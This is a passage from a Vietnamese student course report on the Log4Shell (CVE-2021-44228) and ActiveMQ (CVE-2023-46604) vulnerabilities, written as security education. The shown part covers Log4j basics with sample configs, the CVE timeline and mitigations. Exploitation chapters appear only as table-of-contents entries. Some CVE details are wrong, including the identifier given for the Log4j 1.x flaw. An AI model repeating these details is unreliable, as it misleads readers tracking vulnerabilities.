

**BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ**



**BÁO CÁO MÔN HỌC
KHAI THÁC LỖ HỔNG PHẦN MỀM**

**ĐỀ TÀI:
TÌM HIỂU CVE-2021-44228 VÀ CVE-2023-46604**

Nhóm sinh viên thực hiện – Nhóm 6:

Tạ Xuân Cường	AT170107
Thái Hoàng Long	AT170130
Đỗ Công Minh	AT170634
Cao Đức Quân	AT170640
Trần Thị Phương	AT170338

Hà Nội, 2023

MỤC LỤC

MỤC LỤC	i
DANH MỤC HÌNH ẢNH	iii
DANH MỤC TỪ VIẾT TẮT	v
LỜI MỞ ĐẦU	vi
CHƯƠNG 1: TỔNG QUAN VỀ APACHE LOG4J, APACHE ACTIVEMQ VÀ CÁC VẤN ĐỀ AN TOÀN	1
1.1 Tổng quan về Apache Log4j.....	1
1.2 Tổng quan về Apache ActiveMQ	8
1.2.1 Khái niệm ActiveMQ.....	8
1.2.2 Ứng dụng của ActiveMQ	9
1.2.3 Cấu trúc của ActiveMQ	11
1.2.4 Các bước hoạt động của ActiveMQ.....	11
1.2.5 Tổng quan về giao thức Openwire	12
1.2.5.1 Khái niệm về Openwire	12
1.2.5.2 Cấu trúc của giao thức Openwire	12
1.2.5.3 Định dạng trong giao thức Openwire	13
1.2.5.4 Command Encoding.....	13
1.2.5.5 Command field Encoding	14
1.3 Tổng kết chương 1.....	15
CHƯƠNG 2: PHÂN TÍCH CÁC CVE TRÊN APACHE	16
2.1 Lỗ hổng Log4Shell (CVE-2021-44228).....	16
2.1.1 Giới thiệu về JNDI, sự liên quan đến Log4j2.....	16
2.1.2 Tổng quan về Log4shell.....	16
2.1.3 Phân tích về lỗ hổng Log4Shell	17
2.1.3.1 Cách thức hoạt động của lỗ hổng Log4Shell.....	17
2.1.3.2 Phân tích mã nguồn	19
2.1.3.2.1 Mô tả luồng thực thi	19

2.1.3.2.2 Phân tích mã nguồn chứa lỗ hổng	19
2.1.4 Phân tích mã nguồn khai thác	21
2.1.5 Hậu quả thiệt hại và các biện pháp ngăn chặn lỗ hổng	23
2.2 Lỗ hổng liên quan đến thư viện ActiveMQ (CVE-2023-46604).....	24
2.2.1 Phân tích mã nguồn lỗ hổng.....	24
2.2.2 Phân tích mã nguồn khai thác	30
2.2.3 Hậu quả thiệt hại và các biện pháp ngăn chặn lỗ hổng	32
2.3 Kết luận chương 2	32
CHƯƠNG 3: THỰC NGHIỆM KHAI THÁC	33
3.1 Lỗ hổng CVE-2021-44228	33
3.1.1 Mô hình triển khai	33
3.1.2 Thực nghiệm khai thác.....	34
3.1.3 Kết luận.....	38
3.2 Lỗ hổng CVE-2023-46604	38
3.2.1 Mô hình và yêu cầu của hệ thống.....	38
3.2.2 Thực nghiệm khai thác.....	39
3.2.3 Kết luận.....	43
3.3 Kết luận chương 3	43
KẾT LUẬN	vi
TÀI LIỆU THAM KHẢO	vii
PHỤ LỤC	viii

DANH MỤC HÌNH ẢNH

Hình 1. 1. Mã nguồn mẫu sử dụng Logger	2
Hình 1. 2. Code sử dụng ConsoleAppender.....	3
Hình 1. 3. Code sử dụng FileAppender.....	3
Hình 1. 4. Code sử dụng RollingFileAppender.....	3
Hình 1. 5. Code sử dụng SyslogAppender.....	3
Hình 1. 6. Code sử dụng PatternLayout.....	4
Hình 1. 7. Code mẫu về cấu hình Log4j qua XML.....	5
Hình 1. 8. Cấu trúc ActiveMQ	9
Hình 1. 9. Quá trình giao tiếp không có Message Broker.....	10
Hình 1. 10. Quá trình giao tiếp có Message Broker.....	10
Hình 1. 11. Minh họa quá trình giao tiếp qua Broker	11
Hình 1. 12. Cấu trúc gói tin Openwire	12
Hình 1. 13. Định dạng giao thức Openwire	13
Hình 1. 14. Command Encode	13
Hình 1. 15. Minh họa String Type encoding.....	14
Hình 1. 16. Minh họa Throwable Type Encoding.....	15
Hình 2. 1. Cú pháp Java Naming Reference	16
Hình 2. 2. Kịch bản khai thác lỗ hổng Log4Shell.....	18
Hình 2. 3. Tìm kiếm một giá trị trong JNDI	19
Hình 2. 4. Lấy dữ liệu trả về từ máy chủ LDAP	19
Hình 2. 5. Thực hiện ghi log	20
Hình 2. 6. Lấy dữ liệu trả về từ server LDAP.....	20
Hình 2. 7. Kiểm tra tính năng JNDI Lookup.....	20
Hình 2. 8. Mã nguồn khai thác Log4Shell (1)	21
Hình 2. 9. Mã nguồn khai thác Log4Shell (2)	22
Hình 2. 10. Mã nguồn khai thác Log4Shell (3)	23
Hình 2. 11. Mã nguồn của Openwire trước khi cập nhật.....	25
Hình 2. 12. Mã nguồn của Openwire sau khi cập nhật.....	26
Hình 2. 13. Kiểm tra tính hợp lệ của lớp clazz	26
Hình 2. 14. Thực hiện giải mã giá trị từ dữ liệu đầu vào	27
Hình 2. 15. Giải mã đối tượng ExceptionResponse.....	28
Hình 2. 16. Giải mã dữ liệu nhập vào	28
Hình 2. 17. Kiểm tra lớp ExceptionResponse.....	29

Hình 2. 18. Payload XML	30
Hình 2. 19. Mã người khai thác AciveMQ (1)	30
Hình 2. 20. Payload XML thực thi mã từ xa.....	31
Hình 3. 1. Mô hình thực nghiệm khai thác CVE-2021-44228.....	33
Hình 3. 2. Image docker đang được khởi chạy	34
Hình 3. 3. Giao diện Website của server mục tiêu	35
Hình 3. 4. Thực thi mã khai thác.....	36
Hình 3. 5. Gửi cú pháp jndi_reference tới webserver	37
Hình 3. 6. Thông báo log đã được ghi.....	37
Hình 3. 7. Thực hiện Reverse shell thành công	38
Hình 3. 8. Mô hình khai thác CVE-2023-46604.....	38
Hình 3. 9. Khởi chạy dịch vụ ActiveMQ	39
Hình 3. 10. Dịch vụ ActiveMQ	40
Hình 3. 11. Tạo web server trên máy tấn công	40
Hình 3. 12. Mở dịch vụ Netcat lắng nghe kết nối	41
Hình 3. 13. Khởi chạy file khai thác CVE	42
Hình 3. 14. Web server trên máy tấn công nhận được requests.....	42
Hình 3. 15. Thực hiện Reverse shell thành công	43

DANH MỤC TỪ VIẾT TẮT

Từ viết tắt	Ý nghĩa
CVE	Common Vulnerabilities and Exposures
HTTP	Hypertext Transfer Protocol
URL	Uniform Resource Locator
SSL	Secure Sockets Layer
TLS	Transport Layer Security
SEO	Search Engine Optimization
XSS	Cross-Site Scripting
SQL	Structured Query Language
API	Application Programming Interface
RCE	Remote Code Execution
JNDI	Java Naming and Directory Interface
XML	Extensible Markup Language
POC	Proof Of Concept
LDAP	Lightweight Directory Access Protocol

LỜI MỞ ĐẦU

Trong thế giới ngày nay, công nghệ thông tin đóng vai trò quan trọng trong hầu hết các lĩnh vực của đời sống, kinh tế và xã hội. Sự phát triển nhanh chóng của công nghệ thông tin đã mang lại nhiều lợi ích đáng kể, từ việc tăng cường khả năng giao tiếp và truy cập thông tin cho đến việc tối ưu hóa quy trình làm việc và nâng cao hiệu suất cho doanh nghiệp. Cùng với sự phát triển của công nghệ thông tin, cũng xuất hiện nhiều thách thức và vấn đề bảo mật. Một trong những vấn đề quan trọng là các lỗ hổng bảo mật trong các phần mềm và hệ thống.

Apache là một trong những phần mềm máy chủ phổ biến nhất trên thế giới và được sử dụng rộng rãi để phục vụ các trang web và ứng dụng web. Tuy nhiên, với sự phổ biến này cũng đồng nghĩa với việc trở thành mục tiêu của những kẻ tấn công mạng. Do đó, việc tìm hiểu và giải quyết các lỗ hổng bảo mật trong Apache đóng vai trò rất quan trọng để đảm bảo an toàn và bảo mật cho hàng triệu trang web và dữ liệu trên Internet. Dựa vào tình hình thực tiễn trên, nhóm quyết định tập trung tìm hiểu và phân tích hai CVE-2021-44228 và CVE-2023-46604 với nội dung được chia thành 3 chương:

Chương 1: Tổng quan về Apache và các vấn đề an toàn

Trình bày khái quát về Apache Log4j, Apache ActiveMQ, và các vấn đề an toàn.

Chương 2: Phân tích các CVE trên Apache

Nghiên cứu về các CVE trên Apache, bao gồm việc trình bày tổng quan về các CVE, cách các CVE hoạt động, hậu quả thiệt hại và các biện pháp ngăn chặn lỗ hổng.

Chương 3: Triển khai thực nghiệm khai thác CVE

Sau khi tìm hiểu, phân tích về các CVE, chương cuối này sẽ tiến hành thực nghiệm khai thác các CVE.

CHƯƠNG 1: TỔNG QUAN VỀ APACHE LOG4J, APACHE ACTIVEMQ VÀ CÁC VẤN ĐỀ AN TOÀN

1.1 Tổng quan về Apache Log4j

Apache Log4j là một framework ghi log viết bằng Java linh hoạt và mạnh mẽ được thiết kế cho các ứng dụng cấp công nghiệp. Bao gồm một API, bản triển khai của nó và các thành phần bổ sung hỗ trợ triển khai cho nhiều trường hợp sử dụng khác nhau. Log4j được sử dụng rộng rãi, chiếm 8% trong hệ sinh thái Maven, và nằm trong top 100 dự án phần mềm mã nguồn mở quan trọng nhất.

Log4j là một phần của dự án Apache Logging Services - một trong những dự án mã nguồn mở của Apache Software Foundation. Dự án Apache Logging Services bao gồm nhiều biến thể của framework Log4j sử dụng cho các mục đích và cách triển khai lập trình khác nhau. Một số dự án khác của Apache Logging Services như Log4j Kotlin, Log4jScala và Log4Net.

Phiên bản đầu tiên của Log4j được phát hành vào tháng 10 năm 1999, với phiên bản 1.0 và ngày càng trở nên phổ biến vào tháng 1 năm 2001. Nhánh hiện tại của Log4j là nhánh Log4j 2, được phát hành vào tháng 7 năm 2014. Có một loạt các bản cập nhật thường xuyên kể từ đó. Dưới đây là một số điểm quan trọng về Log4j:

❖ **Logging Levels:** Log4j hỗ trợ nhiều cấp độ ghi log. Có thể thiết lập cấp độ log cho từng loại thông điệp, giúp kiểm soát lượng thông điệp được ghi log. Bảng dưới đây liệt kê các cấp độ ghi đã được định nghĩa sẵn trong Log4j, theo thứ tự giảm dần về mức nghiêm trọng. Cột bên trái liệt kê các định mức ghi trong khi cột bên phải tóm tắt thông tin về mức độ ghi đó.

Cấp độ	Mô tả
OFF	Cấp độ cao nhất, tắt ghi nhật ký.
FATAL	Lỗi nghiêm trọng, dẫn đến việc hệ thống bị tắt ngay lập tức. Những tình huống này phải được hiển thị lập tức trên màn hình điều khiển.
ERROR	Các lỗi phát sinh trong thời gian chạy khác hoặc trong các điều kiện không mong muốn. Những tình huống này phải được hiển thị lập tức trên màn hình điều khiển.
WARN	Sử dụng các API đã lỗi thời, sử dụng API không chính xác, các tình huống "gần như" lỗi, các tình huống không mong muốn

	hoặc không dự đoán trước, nhưng không hẳn là "sai". Những tình huống này phải được hiển thị lập tức trên màn hình điều khiển.
INFO	Những sự kiện thời gian chạy (runtime) đáng lưu ý (bắt đầu/kết thúc). Những tình huống này phải được hiển thị lập tức trên màn hình điều khiển, vậy nên, người phát triển nên đề đặt và giữ số lượng tối thiểu.
DEBUG	Thông tin chi tiết về luồng đi của hệ thống. Những sự kiện ở cấp độ này chỉ nên ghi vào file nhật ký. Nhìn chung, hầu hết các dòng nhật ký được hệ thống ghi lại nên ở mức DEBUG.
TRACE	Thông tin chi tiết nhất. Những sự kiện ở cấp độ này chỉ nên ghi vào file nhật ký. Xuất hiện từ phiên bản 1.2.12.

❖ **Loggers:** Trong Log4j, loggers là các thành phần chính để quản lý log. Mỗi logger được đặt tên và thường tương ứng với một phần của ứng dụng hoặc một module cụ thể. Loggers được sử dụng để định rõ nơi mà thông điệp log được tạo ra. Dưới đây là một ví dụ đơn giản về việc sử dụng Logger trong Java:

```

1  import org.apache.logging.log4j.LogManager;
2  import org.apache.logging.log4j.Logger;
3
4  public class ExampleClass {
5      // Lấy một instance của Logger với tên là "ExampleLogger"
6      private static final Logger logger = LogManager.getLogger(ExampleClass.class);
7
8      public static void main(String[] args) {
9          // Ghi thông điệp log ở cấp độ INFO
10         logger.info("This is an informational message.");
11
12         // Ghi thông điệp log ở cấp độ ERROR
13         logger.error("This is an error message.");
14     }
15 }

```

Hình 1. 1. Mã nguồn mẫu sử dụng Logger

❖ **Appenders:** Appender là một thành phần quan trọng được sử dụng để xác định cách mà thông điệp log sẽ được đưa ra hay được "append" (gắn thêm) vào một đích cụ thể. Appenders quyết định nơi và cách thông điệp log sẽ được xuất ra, chẳng hạn như console, file, hoặc hệ thống giám sát. Dưới đây là một số Appender phổ biến trong Log4j:

- **ConsoleAppender:** Gắn thêm thông điệp log lên console (cửa sổ console hoặc terminal). Thường được sử dụng trong quá trình phát triển và debugging.

```

1 <appender name="Console" class="org.apache.log4j.ConsoleAppender">
2   <layout class="org.apache.log4j.PatternLayout">
3     <param name="ConversionPattern" value="%d{HH:mm:ss} %-5p %c{1}:%L - %m%n" />
4   </layout>
5 </appender>
6

```

Hình 1. 2. Code sử dụng ConsoleAppender

- **FileAppender:** Gắn thông điệp log vào một tệp tin cụ thể. Thường được sử dụng để lưu trữ log trong môi trường sản xuất

```

1 <appender name="File" class="org.apache.log4j.FileAppender">
2   <param name="File" value="logfile.log" />
3   <layout class="org.apache.log4j.PatternLayout">
4     <param name="ConversionPattern" value="%d{HH:mm:ss} %-5p %c{1}:%L - %m%n" />
5   </layout>
6 </appender>
7

```

Hình 1. 3. Code sử dụng FileAppender

- **RollingFileAppender:** Gắn thêm thông điệp log vào một tệp tin và duy trì một số lượng giới hạn các tệp tin log (làm quay vòng các tệp tin log). Hữu ích để giảm kích thước của các tệp tin log và quản lý lịch sử log.

```

1 <appender name="RollingFile" class="org.apache.log4j.RollingFileAppender">
2   <param name="File" value="logfile.log" />
3   <param name="MaxFileSize" value="1MB" />
4   <param name="MaxBackupIndex" value="5" />
5   <layout class="org.apache.log4j.PatternLayout">
6     <param name="ConversionPattern" value="%d{HH:mm:ss} %-5p %c{1}:%L - %m%n" />
7   </layout>
8 </appender>
9

```

Hình 1. 4. Code sử dụng RollingFileAppender

- **SyslogAppender:** Gắn thêm thông điệp log đến hệ thống syslog trên các hệ điều hành hỗ trợ syslog. Hữu ích khi tích hợp với các hệ thống giám sát.

```

1 <appender name="Syslog" class="org.apache.log4j.net.SyslogAppender">
2   <param name="Facility" value="LOCAL0" />
3   <param name="SyslogHost" value="localhost" />
4   <layout class="org.apache.log4j.PatternLayout">
5     <param name="ConversionPattern" value="%d{HH:mm:ss} %-5p %c{1}:%L - %m%n" />
6   </layout>
7 </appender>
8

```

Hình 1. 5. Code sử dụng SyslogAppender

Các Appender này có thể được cấu hình thông qua tệp cấu hình XML hoặc properties của Log4j để phù hợp với yêu cầu cụ thể của ứng dụng.

❖ Layouts:

Trong Log4j, Layout là một thành phần quan trọng định dạng cách thông điệp log sẽ được hiển thị hoặc ghi vào các đích khác nhau, như console, file, hoặc hệ thống giám sát. Layout quyết định cách thông điệp log sẽ được định dạng trước khi được đưa vào Appender để xuất ra.

Có một số Layout khác nhau mà Log4j cung cấp, dưới đây là một số loại phổ biến:

- **PatternLayout:** Sử dụng một mẫu định dạng để quyết định cách thông điệp log sẽ được hiển thị. Các ký tự đặc biệt được sử dụng trong mẫu để biểu thị thời gian, cấp độ log, tên Logger, nội dung thông điệp,...

```
1 <layout class="org.apache.log4j.PatternLayout">
2   <param name="ConversionPattern" value="%d{HH:mm:ss} %-5p %c{1}:%L - %m%n" />
3 </layout>
4
```

Hình 1. 6. Code sử dụng PatternLayout

- **SimpleLayout:** Hiển thị thông điệp log chỉ bao gồm nội dung thông điệp. Thích hợp cho môi trường phát triển và debugging.
- **HTMLLayout:** Tương tự như PatternLayout nhưng định dạng thông điệp log dưới dạng HTML. Hữu ích khi log được hiển thị trong các trang web hoặc ứng dụng web.
- **XMLLayout:** Định dạng thông điệp log dưới dạng XML. Hữu ích khi thông điệp log cần được xử lý bởi các công cụ hoặc hệ thống sử dụng định dạng XML.

Layout có thể được cấu hình trong tệp cấu hình Log4j để đáp ứng các yêu cầu cụ thể về định dạng log của ứng dụng. Chúng giúp kiểm soát cách thông điệp log được hiển thị và được ghi, làm cho việc đọc và phân tích log trở nên dễ dàng.

❖ Configuration:

Cấu hình (Configuration) là quá trình thiết lập và định nghĩa cách mà hệ thống log sẽ hoạt động. Cấu hình xác định các thành phần như loggers, appenders, và layouts. Các tùy chọn cấu hình được xác định thông qua tệp cấu hình, thường là XML hoặc properties file, nhưng cũng có thể được thực hiện programmatically trong mã nguồn Java.

Dưới đây là một ví dụ về cách cấu hình Log4j thông qua một tệp XML:

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE log4j:configuration PUBLIC "-//APACHE/DTD LOG4J 1.2/EN" "http://logging.apache.org/log4j/1.2/apidocs/org/apache/log4j/xml/doc-files/log4j.dtd">
3 <log4j:configuration xmlns:log4j="http://jakarta.apache.org/log4j/">
4
5     <!-- Define a ConsoleAppender -->
6     <appender name="Console" class="org.apache.log4j.ConsoleAppender">
7         <layout class="org.apache.log4j.PatternLayout">
8             <param name="ConversionPattern" value="%d{HH:mm:ss} %-5p %c{1}:%L - %m%n" />
9         </layout>
10    </appender>
11
12    <!-- Root logger -->
13    <root>
14        <priority value="debug" />
15        <appender-ref ref="Console" />
16    </root>
17
18    <!-- Define a FileAppender -->
19    <appender name="File" class="org.apache.log4j.FileAppender">
20        <param name="File" value="logfile.log" />
21        <layout class="org.apache.log4j.PatternLayout">
22            <param name="ConversionPattern" value="%d{HH:mm:ss} %-5p %c{1}:%L - %m%n" />
23        </layout>
24    </appender>
25
26    <!-- Logger with a specific level and appender -->
27    <logger name="com.example.MyClass">
28        <level value="info" />
29        <appender-ref ref="File" />
30    </logger>
31
32 </log4j:configuration>
33
```

Hình 1. 7. Code mẫu về cấu hình Log4j qua XML

Trong ví dụ này:

- Được định nghĩa hai appenders: một cho console và một cho file.
- Định nghĩa cấp độ log cho root logger là "debug" và gán appender console cho root logger.
- Định nghĩa một logger với tên là "com.example.MyClass", cấp độ log là "info", và gán appender file cho logger này.

Tùy thuộc vào yêu cầu cụ thể của ứng dụng và môi trường triển khai để có thể điều chỉnh cấu hình Log4j để thích hợp với nhu cầu logging.

❖ Performance:

Log4j được thiết kế để có hiệu suất tốt và không làm giảm hiệu suất của ứng dụng nếu không có việc ghi log. Tuy nhiên, hiệu suất của Log4j sẽ phụ thuộc vào cách cấu hình và sử dụng của người dùng.

Log4j thường được triển khai như một thư viện trong một ứng dụng hoặc một dịch vụ Java. Do đó, không phải mọi người dùng hoặc tổ chức nào cũng nhận thức được họ đang sử dụng Log4j như một thành phần nhúng. Log4j không thu hút nhiều sự chú ý cho đến tháng 12 năm 2021, khi một loạt các lỗ hổng nghiêm trọng được tiết lộ.

Vụ việc Log4j bị khai thác bắt đầu từ một lỗ hổng đơn lẻ, nhưng nó đã trở thành một loạt vấn đề liên quan đến Log4j và giao diện Java Naming and

Directory Interface (JNDI), đó là nguyên nhân chính gây ra những lỗ hổng này. Dưới đây là một số lỗ hổng của framework Log4j đã được công bố:

- **CVE-2021-44228:**

Lỗ hổng đứng đầu của Log4j được biết đến với mã CVE-2021-44228. Nó được báo cáo lần đầu tiên đến Apache Software Foundation bởi Chen Zhaojun từ Alibaba Cloud Security Team vào ngày 24 tháng 11 năm 2021. Đến ngày 6 tháng 12, đội ngũ phát triển Log4j đã có một giải pháp cho vấn đề, nhưng công khai về sự hiện diện của một lỗ hổng bảo mật có ảnh hưởng lớn.

Ngày 9 tháng 12, các nghiên cứu viên tại công ty bảo mật LunaSec đã công bố một lỗ hổng nghiêm trọng về thực thi mã từ xa trong Log4j thông qua một bài đăng trên Twitter. LunaSec đặt tên cho lỗ hổng này là Log4Shell, đây là tên mà truyền thông thường gọi khi nhắc tới CVE-2021-44228 và các lỗ hổng sau này của nó.

Một số người đã biết về vấn đề bảo mật của Log4j trước khi nó được công khai. Giám đốc điều hành của Cloudflare, Matthew Prince, báo cáo rằng công ty của ông phát hiện bằng chứng về việc lỗ hổng này đã được khai thác vào ngày 1 tháng 12. Cisco báo cáo rằng họ lần đầu tiên phát hiện cuộc tấn công Log4Shell vào ngày 2 tháng 12.

CVE-2021-44228 là một lỗ hổng thực thi mã từ xa (RCE) trong nhiều phiên bản phần mềm, bao gồm Log4j2 2.0-beta9 đến 2.15.0, ngoại trừ các bản phát hành bảo mật 2.12.1 và 2.13.0. Lỗ hổng RCE này xuất phát từ cách Log4j tương tác với JNDI mà không xác nhận đúng tất cả các yêu cầu. Điều này có nghĩa là một kẻ tấn công có quyền truy cập vào các thông điệp log có thể đưa vào, và thực thi mã tùy ý để khai thác những hệ thống sử dụng thư viện này. NIST đã đánh giá CVE-2021-44228 với điểm nghiêm trọng là 10.0, điểm cao nhất trên hệ thống điểm Common Vulnerability Scoring System.

- **CVE-2021-45046:**

Log4j đã phát hành bản vá ban đầu cho CVE-2021-44228 trong phiên bản Log4j 2.15.0 vào ngày 6 tháng 12 năm 2021. Bản vá đó bị lỗi và không hoàn toàn giảm thiểu rủi ro của lỗ hổng. Vì vậy, bản cập nhật Log4j 2.15.0 đã được xác định là CVE-2021-45046.

CVE-2021-45046 đã được vá trong bản cập nhật thứ hai - Log4j 2.16.0 - được công bố vào ngày 13 tháng 12. Bản cập nhật Log4j 2.16.0 đã mặc định tắt JNDI, do đó các nhà phát triển cần phải kích hoạt nó một cách tường minh với các quyền cần thiết để nó có thể chạy.

- **CVE-2021-41014:**

Khi lỗ hổng Log4j đầu tiên được báo cáo, người ta nghĩ rằng nó chỉ ảnh hưởng đến các phiên bản Log4j 2.x mà không ảnh hưởng đến các phiên bản Log4j 1.x cũ hơn. Tuy nhiên điều này đã bị phủ nhận bởi lỗ hổng CVE-2021-41014 được báo cáo vào ngày 15 tháng 12.

Mặc dù Log4j 1.x không mặc định hỗ trợ trực tiếp cho JNDI, người dùng có thể đã sử dụng JMSAppender object để thực hiện các yêu cầu JNDI. Khi Log4j 1.x hết hạn sử dụng vào tháng 8 năm 2015, không có bản vá cho lỗ hổng này và người dùng được hướng dẫn cập nhật lên phiên bản Log4j 2.x mới nhất.

- **CVE-2021-45105:**

Log4j 2.17.0 đã được phát hành vào ngày 17 tháng 12 năm 2021 để sửa một vấn đề khác trong nền tảng ghi log này. CVE-2021-45105 được vá trong Log4j 2.17.0 là một lỗ hổng DoS (Tấn công từ chối dịch vụ). Nó được kích hoạt thông qua việc tìm kiếm đệ quy có thể làm quá tải một hệ thống. Tìm kiếm đệ quy xảy ra khi nhiều tìm kiếm trên cùng một thông tin được kích hoạt và tiếp tục cho đến khi có một câu trả lời được tìm thấy.

- **Hậu quả:**

Các cuộc tấn công đã tăng đột ngột sau khi lỗ hổng đầu tiên được tiết lộ công khai, các hacker cố gắng tận dụng những người dùng chưa cập nhật bản vá. Tác động của các lỗ hổng Log4j lan rộng do thư viện ghi log này được nhúng trong nhiều dịch vụ và framework phổ biến.

- **Cách phòng chống**

Các lỗ hổng trong Log4j đưa ra rủi ro cho các tổ chức, rủi ro này cũng có thể xuất hiện trong các thành phần mã nguồn mở và mã nguồn độc quyền khác được nhúng trong ứng dụng. Giảm nhẹ rủi ro này đòi hỏi các bước tích cực, và dưới đây là một số biện pháp mà tổ chức có thể thực hiện:

- Thực hiện chiến lược DevSecOp:

Áp dụng phương pháp DevSecOps để tích hợp các quy trình bảo mật suốt quá trình phát triển và vận hành. Điều này đảm bảo rằng các vấn đề được xác định sớm và biện pháp sửa lỗi có thể được triển khai nhanh chóng.

- Sử dụng bộ lọc mạng:

Sử dụng bộ lọc mạng hoặc các dịch vụ tường lửa ứng dụng web như Cloudflare, Imperva hoặc Akamai. Điều này giúp chặn các lỗ hổng tiềm ẩn trước khi chúng có thể tấn công các ứng dụng có lỗ hổng, đặc biệt là khi tổ chức có thể không biết về rủi ro của Log4j.

- Scan ứng dụng để xác định rủi ro:

Tiến hành scan chi tiết để xác định các trường hợp có lỗ hổng của Log4j trong các ứng dụng. Sử dụng các công cụ có sẵn từ các nhà cung cấp và tổ chức, bao gồm các công cụ quét mã nguồn mở từ CERT-CC và CISA, để xác định và giải quyết các lỗ hổng liên quan đến Log4j.

- Vá và lặp lại:

Khi xác định các ứng dụng có lỗ hổng sử dụng Log4j, hãy nhanh chóng vá chúng lên phiên bản mới nhất của Log4j. Thường xuyên lặp lại quá trình này để giải quyết các lỗ hổng mới được phát hiện và duy trì một ưu thế đối với các mối đe dọa tiềm ẩn.

- Giám sát giao thức độc hại:


Các tổ chức nên sử dụng các kỹ thuật threat hunting để giúp xác định xem họ có bị xâm nhập hay không, sử dụng các công cụ giám sát log và hoạt động để tìm kiếm lưu lượng đáng ngờ.

Bằng cách kết hợp những biện pháp này, tổ chức có thể tăng cường ưu thế bảo mật của mình, giảm thiểu rủi ro liên quan đến lỗ hổng Log4j và đáp ứng một cách hiệu quả đối với các mối đe dọa mới xuất hiện một cách kịp thời.

1.2 Tổng quan về Apache ActiveMQ

1.2.1 Khái niệm ActiveMQ

ActiveMQ là hệ thống chịu trách nhiệm tạo và quản lý các kết nối mạng được sử dụng để liên lạc giữa clients và broker.



Hình 1. 8. Cấu trúc ActiveMQ


ActiveMQ là một phần mềm trung gian hướng thông điệp (Message-Oriented Middleware – MOM) mã nguồn mở, tuân theo JMS 1.1, do Apache Software Foundation phát triển, mang lại tính sẵn sàng, hiệu suất cao, khả năng mở rộng, độ tin cậy và bảo mật cho truyền tin doanh nghiệp. ActiveMQ được cấp phép bằng Apache License, một trong những giấy phép được Open Source Initiative (OSI) chấp nhận, linh hoạt và thân thiện với doanh nghiệp nhất. Nhờ vào Apache License, bất kỳ ai cũng có thể sử dụng hoặc sửa đổi ActiveMQ mà không gặp vấn đề khi phân phối các thay đổi. Điều này là quan trọng đối với các doanh nghiệp sử dụng ActiveMQ.

1.2.2 Ứng dụng của ActiveMQ

ActiveMQ được sử dụng làm cầu nối liên lạc giữa nhiều thành phần có thể được lưu trữ trên các máy chủ riêng biệt hoặc có thể được viết bằng các ngôn ngữ lập trình khác nhau. ActiveMQ được sử dụng trong các hệ thống doanh nghiệp hoặc bất kỳ hệ thống nào có kiến trúc phức tạp. Mục tiêu của việc triển khai là tạo ra sự giao tiếp đáng tin cậy giữa các thành phần của hệ thống đó.

